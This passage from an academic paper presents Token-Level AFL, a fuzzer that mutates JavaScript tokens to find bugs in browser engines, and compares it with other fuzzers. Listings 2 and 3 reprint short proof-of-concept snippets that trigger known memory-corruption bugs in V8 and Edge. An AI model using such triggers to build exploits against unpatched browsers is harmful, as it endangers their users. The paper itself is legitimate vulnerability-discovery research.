Coverage Goals. Fuzzing approaches might have different goals when exercising a target program. For example, directed fuzzing has the objective of targeting a set of deep paths [2]. Coverage-based fuzzing, instead, uses different types of tracking such as block coverage, edge coverage, etc., to track the inputs that maximize code coverage, so that they are used as a basis for further mutations [5, 17, 45].

In the following, we provide more details about a subclass of mutational fuzzing approaches, called *evolutionary* approaches, and how they are applied to JavaScript fuzzing, as JavaScript interpreters are the target of our prototype.

2.1 Evolutionary Fuzzing

American Fuzzy Lop (AFL) is a grey-box fuzzer that leverages compile-time instrumentation [45] to collect meta-information about a target program's execution. AFL has been demonstrated to be extremely effective in finding vulnerabilities and other interesting bugs in many applications [46]. The main insight behind AFL's success is that inputs that exercise new paths in a program are best suited for fostering the bug-discovery process. Therefore, whenever AFL identifies an input that discovers a new path in the program, it uses that input as a basis for additional mutations, to see if these "evolved" inputs can cause the program to execute additional portions of code (measured in basic blocks).

This evolutionary approach has been extremely effective, and, therefore, there has been much research work on improving evolutionary fuzzing. For example, Vuzzer [34] focuses on extracting two main features, namely data-flow features (using taint analysis) and control-flow features, to create a smart feedback loop. These features, which are extracted using static analysis, help infer important properties of the inputs and prioritize/de-prioritize certain paths. AFLFAST, on the other hand, uses a Markov-chain-based search strategy to choose low-frequency paths, enabling the tool to explore more paths in the same fuzzing time [3]. Another evolutionary approach is Angora [5], which uses byte-level taint tracking and

gradient-based search algorithms in addition to input length exploration and context-sensitive branch count.

2.2 JavaScript Fuzzing

JavaScript engines are one of the most complicated components of modern-day browsers, making them a very popular target for both attackers and researchers. As a consequence, there have been continuous efforts towards improving fuzzing approaches to find JavaScript engine vulnerabilities. Most of these approaches fall into two categories: Grammar-based approaches and coverage-guided approaches.

2.2.1 Grammar-Based Approaches

Some of the most popular JavaScript fuzzers have been centered around generating syntactically correct test cases based on either a predefined grammar or a trained probabilistic language model. JSFunFuzz is one such JavaScript grammar-based fuzzers. JSFunFuzz relies purely on a generative approach to create new test cases [36], and has been used to exercise a wide range of JavaScript language features. Another example of a generative approach is Domato [11], which uses HTML, CSS, and JavaScript grammars to generate samples that target DOM-specific logic issues.

A different approach is followed by CodeAlchemist [23], which uses semantics-aware assembly to produce JavaScript code snippets. This approach breaks JavaScript seeds into code fragments, and each fragment is tagged with constraints and analyzed for used variables. The code fragments are then combined to produce syntactically and semantically correct test cases.

LangFuzz [24] also employed the concept of code fragments, combined with both generative and mutation-based fuzzing, to maintain the syntax and semantics of code samples. One key feature of LangFuzz is that it is language-independent, which means that it bases its testing strategy solely on grammar and existing programs and not language-specific information.

2.2.2 Coverage-Guided Approaches

Coverage-guided fuzzing has also been successful in finding JavaScript engine vulnerabilities. In these approaches, one of the most common targets for mutation is the Abstract Syntax Tree (AST) of JavaScript programs [21,43]. For example, Fuzzilli [20] developed an intermediate language, called FuzzIL, which supports better control-flow-based and data-flow-based decisions in the mutation process.

Nautilus [1] is another tool that performs mutations on the ASTs, with its unique point being that it also performs byte mutations on the raw code strings. Montage [27] also leverages the idea that fragments of the ASTs from the test cases can be combined in unique ways to find bugs, and they do so using machine learning. Superion [43] modifies AFL to perform fuzzing on the ASTs, using custom grammar-based mutation strategies to achieve both grammar-aware trimming and tree-based mutations. We compare our approach against Superion in Section 5.3, showing that our approach finds more bugs and has better code coverage.

Another work on JavaScript fuzzing that operates on ASTs was presented by Park, et al. [31]. The authors introduce the concept of aspect-preserving mutations. Their fuzzer, called *Die*, centers around the idea that there are key properties, or *aspects*, in the seeds present in test cases or other bug reports. The goal of this technique is to keep these beneficial properties from the original seed and retain them across mutations. For example, control-flow structures, like loops, can trigger JIT compilation, which, in turn, might reveal a buggy optimization logic; therefore, control-flow structures are an aspect that the fuzzer should specifically try to preserve during the mutation process. This fuzzer also performs mutations in a grammar-aware manner, with mutations performed on the ASTs.

3 Motivation

As discussed in the previous section, fuzzing research has come quite a long way from just generating purely random input. AFL, in particular, is a venerable fuzzer that has been instrumental in finding many bugs in over one hundred highly used targets. However, when AFL is applied to interpreters, such as JavaScript engines, some significant downsides begin to emerge. As most of the mutations that AFL performs are at a byte- or bit-level, we see it repeatedly generating inputs that simply fail to parse.

If we consider a simple bit-flip mutation on a small piece of JavaScript, the results will frequently look like the following mutations, which will immediately fail to parse:

```
while (bar.x) ⟶ whkle (bar.x)
              ⟶ whilep(bar.x)
              ⟶ while xbar.x)
              ⟶ while (bar.|)
```

It should be straightforward to see that mutations such as these are not particularly helpful; they will only cause simple syntax errors. As such, this approach to mutating the inputs would very likely not lead to more code coverage, and would simply waste execution time.

The ineffectiveness of byte-level fuzzing suggests that taking into account the rules governing input format might allow for a more comprehensive exploration of a JavaScript interpreter's code base. Grammar-based fuzzers are incredibly powerful in their ability to very quickly generate syntactically correct pieces of input for a given program. An obvious downside with this approach, however, is the work required to first define a grammar, or otherwise rely on an existing grammar definition before fuzzing can be performed [23,24,32,33,43].

```
function main() {
  const v1 = [13.37,13.37,13.37];
  const v6 = [1337,1337,v1];
  function v9(v10,...v1) {
    const v13 = [1337,1337,1337];
    return v13;
  }
  const v18 = v9(v6);
}
main();
```

Listing 1: Example of code generated by Fuzzilli. Fuzzilli follows a static single-assignment format for the generated code. As such, variables will always be assigned exactly once and some syntactic/semantic patterns cannot be emitted.

An additional downside to grammar-based fuzzing is the adherence to the grammar that is given to the fuzzer. This not only limits the fuzzer to creating code that matches the grammar, but it *also* limits the fuzzer to finding bugs that can be expressed as such. This will prevent most grammar-based fuzzers from finding bugs that *require* syntactically or semantically incorrect inputs to be triggered. Even bugs with unusual semantics can be unreachable by grammar-based fuzzers. This is because a grammar-based fuzzer, though powerful in its generational capabilities and language awareness, will only generate inputs that adhere to the grammar that has been supplied.

To explain this limitation further, we will show an example from Fuzzilli and talk about how its grammar limits the bugs it can find. Listing 1 shows an example input generated by Fuzzilli, which was taken when fuzzing a JavaScript engine. Note how each line assigns at most a single new variable, and variables are never overwritten. This is because Fuzzilli uses a static single-assignment intermediate representation [20], and the inputs it generates will conform tightly to it. While this feature is instrumental in achieving the the real-world results that Fuzzilli has published, it also limits the sorts of bugs that it is able to find. Any bug that requires as input a different or more complicated structure, such as redefining variables, will not be found. Furthermore, Fuzzilli will never create nested expressions and cannot output many JavaScript syntax errors.

Unsurprisingly, there are bugs that do require incorrect semantics or even incorrect syntax, as well as bugs that require unusual constructs. We will briefly look at an example of such a bug that was found in V8. Chromium issue 800032 [18] describes a high-impact bug found in V8 that could lead to remote code execution (RCE). Note that although the bug has high impact with potential for RCE, no CVE was assigned to it, as it was discovered internally by Google Project Zero member Jung Hoon Lee. The bug report includes the proof-of-concept in Listing 2, which triggers the issue.

```
class Sub extends RegExp {
  constructor(a) {
    // expected_nof_properties() skipped
    // due to error
    const a = 1; // semantic error
  }
}

let o = Reflect.construct(RegExp,[],Sub);
// OOB write
o.lastIndex = 0x1234;
```

Listing 2: Proof-of-concept code for Chromium Issue 800032. This code triggers an error, which causes a miscalculation in the number of properties leading to an exploitable out-of-bounds write.

```
function f() {
  ({
    a: {
      b = 0x1111, // invalid assignment
      c = 0x2222,
    }.c = 0x3333
  } = {});
}

f();
```

Listing 3: Proof of concept code for CVE-2017-8729, which was caused by a parser error in Edge. Line 4 (`b = 0x1111`) contains a syntax error by trying to assign to a member with = while creating an object.

The proof-of-concept code creates a subclass of a Regular Expression object. In the constructor of the subclass, there is an error. Specifically, the line `const a = 1` will attempt to redefine `a` as constant, which is invalid. Because of this error, the size of an object gets incorrectly computed, which can then lead to out-of-bounds reads and writes on the object. A fuzzing approach that follows a strict grammar definition would not be able to find issues such as this one.

Another example of a bug that could be difficult to find with a grammar-based fuzzer that strictly follows its grammar is shown in Listing 3. This example is CVE-2017-8729 of Edge [16], where the parser would incorrectly parse the code, and, in doing so, lead to a type confusion when assigning to the object member later. As this bug requires incorrect syntax to trigger, this example represents another case in which grammar-based fuzzers may suffer due to their adherence to the grammar.

We have just shown how grammar-based fuzzers may be unable to find certain bugs in interpreters, and previously, we showed how byte-level fuzzers, such as AFL, struggle to make

any progress in fuzzing language-based inputs. It is apparent there is a need for a new approach that can make progress and explore interpreters effectively, but without the limitations of a grammar. In order to find a way to utilize the powerful evolutionary capabilities of tools like AFL on interpreters inputs, we introduce a new technique, called *Token-Level Fuzzing*. Token-Level Fuzzing works at a higher level than bytes, but is not strictly bound to the language grammar, allowing it to find bugs that neither byte-level fuzzing nor grammar-based fuzzing would find.

4 Overview of Token-Level Fuzzing

The idea behind Token-Level Fuzzing is fairly simple: Valid tokens should be replaced with valid tokens. For example, when fuzzing the code shown in Section 3, instead of mutating individual characters in the word `while`, we would replace the entire word with a different word. If we replace `while` with `if` or `Number`, we would obtain a much better mutation. Below are examples of possible better mutations if we use Token-Level Fuzzing:


```
while (bar.x) ⟶ if (bar.x)
              ⟶ Number (bar.x)
              ⟶ while (bar+x)
              ⟶ while (while.x)
```

Notice that Token-Level Fuzzing can still produce invalid syntax, as is the case with the last line above: `while (while .x)`. Even mutations like that can be beneficial if they trigger a new error handler or if they can iteratively be mutated until a different valid JavaScript statement is reached.

A natural question to ask is how this technique compares to the "dictionary" that tools such as AFL [30] and LibFuzzer [28] allow users to provide. The first major difference is that AFL will still perform the byte-level mutations as well as the dictionary-based mutations. Second, the dictionary mutations are not aligned to tokens, so the fuzzer might insert the word `while` in the middle of a token instead of replacing the entire token. Finally, it may take multiple token additions/replacements to reach a new and interesting input. Some fuzzers, such as AFL, will only insert one dictionary word in a mutation, which limits its exploration.

Another question is how Token-Level Fuzzing compares to grammar-based fuzzing. Grammar-based fuzzing mutates inputs or generates inputs according to a grammar, whereas Token-Level Fuzzing does not follow any grammar. Token-Level Fuzzing can generate many patterns that can be difficult or impossible to produce for a particular grammar-based fuzzer, in particular those with complex or incorrect syntax. On the other hand, grammar-based fuzzers focus on exercising the interpreter with correct syntax, possibly allowing faster exploration of that part of the program. As a result, we expect that the two approaches complement each other well and are likely to find different bugs.

Figure 1: The architecture of Token-Level AFL. The tool has two primary components: The pre-parser and the fuzzing engine. The pre-parser is responsible for transforming input seeds into a list of 16-bit numbers. Then the fuzzing engine works on these lists, only decoding them back to JavaScript when they are passed to the target program.




4.1 Method

To create a fuzzer that works at the *token level*, we start by constructing a map, which assigns to each possible token in the language a unique numerical value. Then, we *encode* input files into a list of numbers, which are the encoded version of the seeds. Fuzzing is then performed on this list of numbers, where changing any number to a different number is equivalent to replacing the encoded token with a different token. Whenever we want to run against the target (i.e., the JavaScript interpreter) we need to transform the mutated list of numbers back into the original language. This is done with a *decode* function that replaces each number with the corresponding token and concatenates them with spaces as needed. Thus, fuzzing can be done on the list of numbers without any knowledge of what they mean.

Of course, we need to consider that the list of valid tokens is infinite for many languages, as it includes, for example, all possible numbers and all possible variable names that are legal in the language. If the token-map contains too many numbers, then it would unnecessarily slow down the fuzzer, because most tokens would be numbers and only very few would be other functionality. To address this issue, we pick a small set of valid numbers consisting of all the powers of two (up to 2^{32}), as well as the numbers that are a power of two plus/minus one. Similar values have been chosen for other fuzzers, such as DIFUZE and AFL, to reduce the number of

Figure 2: An example of what happens to a single seed in Token-Level Fuzzing. The seed first goes through the renaming and encoding stages which produce a list of numbers. Then when running in the fuzzing loop, it is mutated and decoded prior to execution, where coverage feedback will determine if the input is added to the queue or mutated further. We highlighted how changing a couple numbers in the encoded form results in completely different tokens in the decoded result.



possible inputs [8,45]. Similarly, we found by looking through regression cases that only a small number of variables were needed to trigger most bugs, so we limited the number of variable names to fifteen.

4.2 Implementation

Our implementation of Token-Level Fuzzing is done on top of AFL, to take advantage of its coverage-guided engine. The resulting tool is called *Token-Level AFL*. Token-Level AFL is the combination of two components: a preprocessor, written in Python, that analyzes the tokens of the input files and encodes them for fuzzing, and a modified version of AFL that performs fuzzing on the encoded inputs. Figure 1 shows the overall architecture of the tool.

The preprocessor runs the following steps:

Rename: For each input seed, variable names are randomly replaced with one of the fifteen predefined variable names: var1, var2, ..., var15. Variable names are not repeated unless all fifteen variable names have been used. Within a single seed, all instances of the same variable are mapped to the same predefined name.

Renumber: As described earlier, we limit the set of valid numbers to a predefined set. All numbers are replaced with the closest number from that set.

Token Analysis: We use a JavaScript lexer to find all the tokens used in all the seeds. We assign to each token a numerical value, which will be its encoded value.

Encoding: We transform each input into a list of numbers by replacing each token with its encoded value. This list is then flattened by encoding each value as a 16-bit integer.

After the preprocessing step, which generates the token mapping and the encoded seeds, fuzzing occurs on the encoded inputs. This step is done with minor modifications to AFL:

Mutations: Mutations are slightly modified to work on an array of 16-bit numbers rather than an array of bytes. 16-bit numbers were necessary because there were more than 256 tokens. Note that this change is very small; it is effectively just changing the type of the array from `byte*` to `short*`.

Decoding: The input is decoded immediately before executing the input in the target JavaScript interpreter. This small shim simply concatenates the tokens together, adding spaces as needed[1].

Figure 2 shows an example of the various steps that Token-Level AFL applies to an input file. Although we expect that

[1] No spaces are added for certain tokens, such as quotation marks.

the input seeds are broad enough to include all valid tokens, if the seeds do not include all of the valid tokens, it is easy to add the remaining tokens by hand.

4.3 Further Mutation Modifications

Some of the mutations that AFL performs are not very useful or applicable to Token-Level Fuzzing. Specifically, these are the "arithmetics" and "interesting number" strategies. According to these strategies, AFL will try inserting interesting numbers such as "1024", "2147483647", "-100663046", etc, into the stream of bytes. Because these will get translated into a series of tokens, this just will add a constant random list of tokens into the fuzzed input. Therefore, we removed these strategies from AFL, as they do not apply well to our scenario.

Of course, the next question is whether there are strategies that we can add to improve Token-Level Fuzzing. One simple strategy that we identified is to randomly insert and overwrite multiple tokens in a row. The intuition behind this is that changing one token at a time may not be enough, and it may be necessary to change more than one token to create a new interesting input. We tested with different numbers and found that inserting and overwriting up to three tokens at a time gave good results. Therefore, we limit these to three tokens in our implementation.

We also wanted to improve AFL's ability to chain together different actions. The reason for this is that there are many bugs in interpreters that require multiple actions chained together in the correct order. Therefore, we added a mutation strategy that would copy a statement from one input to another.

We summarize the mutation strategies we added here:

Random Insert: Randomly insert new tokens somewhere into the file being mutated.

Random Overwrite: Randomly overwrite tokens in a row in the file with the same number of new tokens.

Random Replace: Randomly replace tokens in the file with new tokens. Note that this strategy can insert more or less tokens than were removed.

Statement Splice: Copy a statement from one test case to another test case. This mutation strategy assumes that statements start and end at semicolons; the strategy then replaces all the tokens between two semicolons.

5 Evaluation

To evaluate our implementation of Token-Level Fuzzing, we run the fuzzer on the JavaScript interpreters from the four major browsers, namely, V8, SpiderMonkey, JavaScriptCore, and ChakraCore[2]. Our goal is to understand the bug-finding capabilities of Token-Level Fuzzing as well as how our implementation compares to other state-of-the-art JavaScript interpreter fuzzers. In order to reason about these goals, we answer the following research questions:

RQ1: DoesToken-Level Fuzzing generate more syntactically correct inputs than byte-level fuzzing?

RQ2: How does Token-Level Fuzzing compare to other state-of-the-art fuzzers?

RQ3: Is Token-Level Fuzzing able to find real-world vulnerabilities in the latest JavaScript interpreters?

RQ4: Do bugs found by Token-Level Fuzzing involve incorrect syntax/semantics?

5.1 Experiment Setup

We started by downloading the latest available versions of the four major JavaScript interpreters as of October 1, 2019. These were the development versions cloned from the official git repositories. We compiled all interpreters with debug checks. Debug checks are additional checks that the programmers include to try to catch unexpected conditions [39]; therefore, we enabled them to catch more potential security bugs. We did not enable Address Sanitizer or other sanitizers, as these tended to be too slow in our tests.

Seed Collection. Having good seeds is essential for our fuzzer, for multiple reasons. First, the list of potential tokens that will be used by our fuzzer are taken from the set of input files. Thus, it is essential that the seeds cover as many of the tokens used by the language as possible. Second, our implementation of Token-Level Fuzzing is based on AFL and evolutionary fuzzing, so having a quality set of diverse seeds helps the fuzzer greatly, because it will explore starting from these initial seeds. To collect seeds, we manually selected regression tests from the repositories of the various JavaScript interpreters. We manually picked seeds covering a wide range of functionality, but limited the number of seeds to one hundred.

Comparison with other tools. We compared Token-Level AFL against the following state-of-the-art tools: AFL [45], Fuzzilli [20], CodeAlchemist [23], and Superion [43]. To this end, we ran each tool for three days on 30 cores, on each of the four major JavaScript interpreters, resulting in a total of 2,160 core-hours for each fuzzing run. We then repeated each fuzzing run (that is, each fuzzer-JavaScript interpreter combination) five times, to limit randomness in our experiments. Note that Fuzzilli does not provide a mechanism for using seeds, so it was run without seeds. On the other

[2]ChakraCore is no longer used in Edge as of January 2020 [10].

hand, the authors of CodeAlchemist used far more seeds in their paper [23], and, therefore, to fairly evaluate this tool, we created a much larger seed collection, which included all JavaScript files from the regression tests, resulting in 32,682 seeds. This larger set of seeds was only used when testing CodeAlchemist.

Note that when comparing against these tools there may be a bias in terms of number of bugs found. This is because other published tools may have already reported the bugs that they were able to find, and these bugs might have been already fixed in the JavaScript engines that we analyzed. However, running experiments on the latest JavaScript interpreters will let us know if Token-Level AFL finds different bugs than the other tools.

5.2 Syntactically Valid Inputs

The most basic assumption of Token-Level Fuzzing is that it generates more syntactically correct inputs than byte-level fuzzing, and that these inputs will, in turn, trigger deeper functionality. To assess the validity of this assumption, we first compare the results of AFL and Token-Level AFL. Both fuzzers were given the same seeds, and AFL was given all of the tokens in the input files as a dictionary. With a dictionary, AFL will try inserting the keywords in the mutation steps. This allows AFL to make some progress on languages such as JavaScript, and showcases the best configuration for AFL [30]. In our experiments, even with a full dictionary and the same input seeds, AFL was only able to find 2 bugs across all the JavaScript interpreters, whereas Token-Level AFL found 19. Furthermore, as shown in Table 4, both bugs reported by AFL were also found by our tool.

Next, we added tracking to the V8 JavaScript engine to determine how many of the inputs, generated by the two fuzzers, were parsed successfully or led to parser errors. These numbers are shown in Table 1. Only 10.7% of all the inputs AFL produced could be parsed successfully. This shows that, as we suspected in Section 3, most inputs generated by AFL fail to parse, and do not trigger any reasonable functionality in the JavaScript interpreters. The improvement provided by Token-Level Fuzzing is immediately evident; 29.98% of all inputs generated by Token-Level AFL were successfully parsed. The higher fraction of successfully parsed inputs allows the fuzzer to generate more inputs that trigger useful functionality. This, in turn, allows the fuzzer to find deeper bugs and explore more of the JavaScript interpreter's functionality.

Answer for RQ1: The results show that Token-Level Fuzzing generates syntactically correct inputs about three times more often than byte-level fuzzing, enabling more efficient fuzzing of interpreters.

Table 1: This table shows what fraction of inputs generated by AFL and Token-Level AFL are able to be parsed successfully when fuzzing V8. The higher parse rate of Token-Level AFL shows that by mutating tokens instead of bytes, our technique is able to generate more correct inputs.

Fuzzer	Successful Parse Rates
AFL	10.70%
Token-Level AFL	29.98%

5.3 Comparison with other State-of-the-Art Fuzzers

In this section, we will explore how Token-Level AFL performs when compared against other state-of-the-art JavaScript interpreter fuzzers. For this comparison, we selected AFL, Fuzzilli [20], CodeAlchemist [23], and Superion [43]. These comparison tools were chosen because of their impressive results and their varying techniques.

As mentioned previously, we evaluated all of these fuzzers on the latest available JavaScript interpreters, which were retrieved from the official repositories on Oct 1, 2019. Each fuzzer was run on 30 cores for three days on each of the four JavaScript interpreters. Moreover, each test run was repeated five times to reduce randomness.

As is usual for fuzzing research, we use the number of bugs found as the main performance metric. For the purpose of this analysis, we consider any debug check, release check, or memory corruption to be a bug. Although debug checks may not always indicate that a security issue was found, they do indicate that an assumption was violated, and they show that a fuzzer is finding bugs that have not been previously found. To identify unique bugs, we filter the tool's reports based on any asserts hit, as well as using manual analysis to ensure that only unique issues are counted.

Additionally, we investigate block coverage during this evaluation. Although block coverage may not be as meaningful a measurement as the number of bugs found, it still shows useful information [25, 37]. To be able to trigger a bug, a fuzzer must be able to reach the code where the bug is located. So, coverage is a necessary, but not sufficient, condition for finding bugs and can be used as a performance metric. We collected block coverage information throughout each of the fuzzing runs.

Results: As shown in Figure 3, Token-Level AFL found the most crashes during the three-day fuzzing periods. More precisely, Token-Level AFL found 19 total bugs across the five runs, while the second best performer, CodeAlchemist, found 8 bugs. Additionally, only 4 of the 19 bugs found by Token-Level AFL were found by any other tool (see Table 4.) Each of the other 15 bugs were unique to Token-Level AFL. Also, although CodeAlchemist found seven bugs in ChakraCore, only two of those bugs overlapped with the four found by Token-Level AFL. This indicates that our method finds bugs

Figure 3: This graph shows the total number of unique bugs found by each of the tested fuzzers when run on the four major JavaScript interpreters for a time period of 72 hours. This graph shows the aggregate number of bugs across all five runs, and only unique bugs are counted.




Table 2: Average number of bugs found by each of the tested fuzzers on the four major JavaScript interpreters in a single run. The 95% confidence interval is ±1.39 for each entry. (Fuzzilli does not have code for running on ChakraCore, so that table entry is omitted).

	V8	JSC	Spider-Monkey	Chakra
Token-Level AFL	5.2	0.6	0.8	3.2
AFL	0	0	1.0	0.2
CodeAlchemist	0.6	0	0	4.0
Fuzzilli	0	1.0	0	N/A
Superion	0	0	1	0.4

that other fuzzers are not able to find. Furthermore, in Table 2 we show the average number of bugs each tool found in any single run. This data shows that Token-Level AFL also finds more bugs in each run than other tools.

When investigating coverage, we found that, on average, Token-Level AFL covered more blocks in the JavaScript interpreters than three of the other tools; only CodeAlchemist triggered more basic blocks. The average number of basic blocks found in each configuration is shown in Table 3, and a graph of block coverage over the three days of fuzzing is shown in Figure 4. When investigating these numbers in more detail, we discovered that the seeds may play a large role in CodeAlchemist's superior code coverage. In particular, the 32,682 seeds given to CodeAlchemist alone triggered about 160,000 blocks in V8, whereas the 100 seeds given to Token-Level AFL only covered about 94,000 blocks. However, even with higher coverage, CodeAlchemist triggered fewer bugs, showing that code coverage does not yield bugs on its own; assumptions must be violated as well. Also, Token-Level AFL

Figure 4: This graph shows the block coverage over time for each of the fuzzers when running on V8. Token-Level AFL was able to continually find and trigger new blocks throughout the three-day experiment.




Table 3: Average number of basic blocks triggered by each of the tools on each of the target interpreters. Token-Level AFL performed similarly to Fuzzilli in terms of number of blocks covered. CodeAlchemist, which used many more seeds, had the best block coverage.

	V8	JSC	Spider-Monkey	Chakra-Core
Token-Level AFL	146,625	246,720	172,050	178,126
AFL	122,833	219,774	157,031	139,070
CodeAlchemist	168,512	256,650	212,267	214,499
Fuzzilli	136,218	244,391	184,363	N/A
Superion	129,753	223,656	165,674	169,440

was able to find many blocks that were not triggered by the initial seeds. Finally, the graph shows that Token-Level AFL was still finding new basic blocks at the end of the fuzzing period, whereas the other tools had plateaued.

It is worth mentioning that the lack of bugs found by other tools does not necessarily indicate a lack of performance. Instead, it is quite likely that, because these fuzzers are open-source, they are currently being run and bugs that they find are reported and fixed frequently. However, our results do show that Token-Level AFL is finding new, different bugs that these other tools are not able to find as easily.

Breakdown: Table 4 shows the overlap of bugs found during the comparison experiments. In V8 and Spidermonkey, Token-Level AFL was the only fuzzer to find unique bugs that no other fuzzer found. However, in both JSC and Chakra there were some bugs that we missed and that were found only by a different fuzzer.

We performed deeper analysis to understand if there are similarities among the bugs that only Token-Level AFL finds,

Table 4: This table shows a breakdown of which fuzzers found each of the 27 unique bugs during the comparison experiment on the October 2019 versions. This shows cumulative results across all 5 runs.

		Token-Level AFL	AFL	Code-Alchemist	Fuzzilli	Superion
V8	Bug 1	X				
	Bug 2	X				
	Bug 3	X		X		
	Bug 4	X				
	Bug 5	X				
	Bug 6	X				
	Bug 7	X				
	Bug 8	X				
	Bug 9	X				
Spider-monkey	Bug 1	X	X			X
	Bug 2	X				
JSC	Bug 1				X	
	Bug 2	X				
	Bug 3				X	
Chakra	Bug 1	X	X	X		X
	Bug 2	X		X		
	Bug 3					X
	Bug 4			X		
	Bug 5			X		
	Bug 6			X		
	Bug 7			X		
	Bug 8			X		
	Bug 9	X				
	Bug 10	X				
	Bug 11	X				
	Bug 12	X				
	Bug 13	X				

as well as those bugs that our system missed. For many of Token-Level AFL's unique crashes, we found that the inputs used to trigger these bugs include code patterns with uncommon or completely invalid syntax. This underlines the value of a fuzzer that can generate inputs that do not strictly follow a grammar. We provide a more detailed case study for some of these crashes in Section 5.5.

For the bugs that Token-Level AFL did not find, we did not find any obvious shared characteristics. In fact, it appeared to us that it would be possible to trigger these crashes with different seeds or better luck. The bugs were triggered by specific sequences of (valid) operations, and Token-Level AFL had not (yet) produced the required order.

Answer for RQ2: Token-Level AFL is able to find bugs that other state-of-the-art fuzzers are unable to find. Furthermore, in our tests, Token-Level AFL found more bugs in the major JavaScript interpreters than any of the other state-of-the-art fuzzers.

5.4 Real-World Bugs

In the previous section, we have shown that Token-Level AFL is effective in finding bugs in JavaScript interpreters that other fuzzers are unable to find. These bugs were in the JavaScript interpreters that were available as of October 1, 2019. In a separate experiment, we wanted to further explore Token-Level AFL's ability to find bugs when run over a longer period of time (rather than the three days used for the comparative evaluation). To do this, we let our fuzzer run for 60 days. We started with the interpreters as of September 20, 2019. Over the duration of the following two months, we periodically restarted the fuzzer and updated the JavaScript interpreters as new versions became available.

Table 5 shows a summary of all the bugs that Token-Level AFL found across the analyzed JavaScript interpreters. The table shows in which interpreter each bug was found and a description of the bug. The status column shows if the bug has been reported by us and fixed. "Confirmed" indicates that we have confirmed the bug in the latest version. "Fixed internally" means that the interpreter developers identified and fixed the bug without our report (i.e., after we found the bug, but before we had a chance to report it); sometimes these were short-lived bugs. Note that the 19 bugs found during our comparative evaluation by Token-Level AFL were also found during this experiment, and they are included in Table 5. Thus, Token-Level AFL identified 10 additional bugs when given more time.

Our fuzzer found the 29 bugs across many areas of the JavaScript interpreters: from the parser, to the handler of regular expressions, to the JIT compiler. We believe that this shows not only that Token-Level AFL is capable of finding unknown bugs in JavaScript interpreters, but also that it is widely applicable and can find bugs in many components of the interpreter.

Also, these bugs include some that could lead to remote code execution. We were able to write an RCE exploit for Chrome using bugs that we found with this tool. Furthermore, we have been awarded over ten thousand dollars in bounties, showing the impact of our research.

Answer for RQ3: Token-Level AFL is able to find real-world bugs in all of the major JavaScript interpreters. This shows that Token-Level AFL has impact and can be used for finding previously unknown bugs as well as for catching bugs as they are introduced.

5.5 Case Study

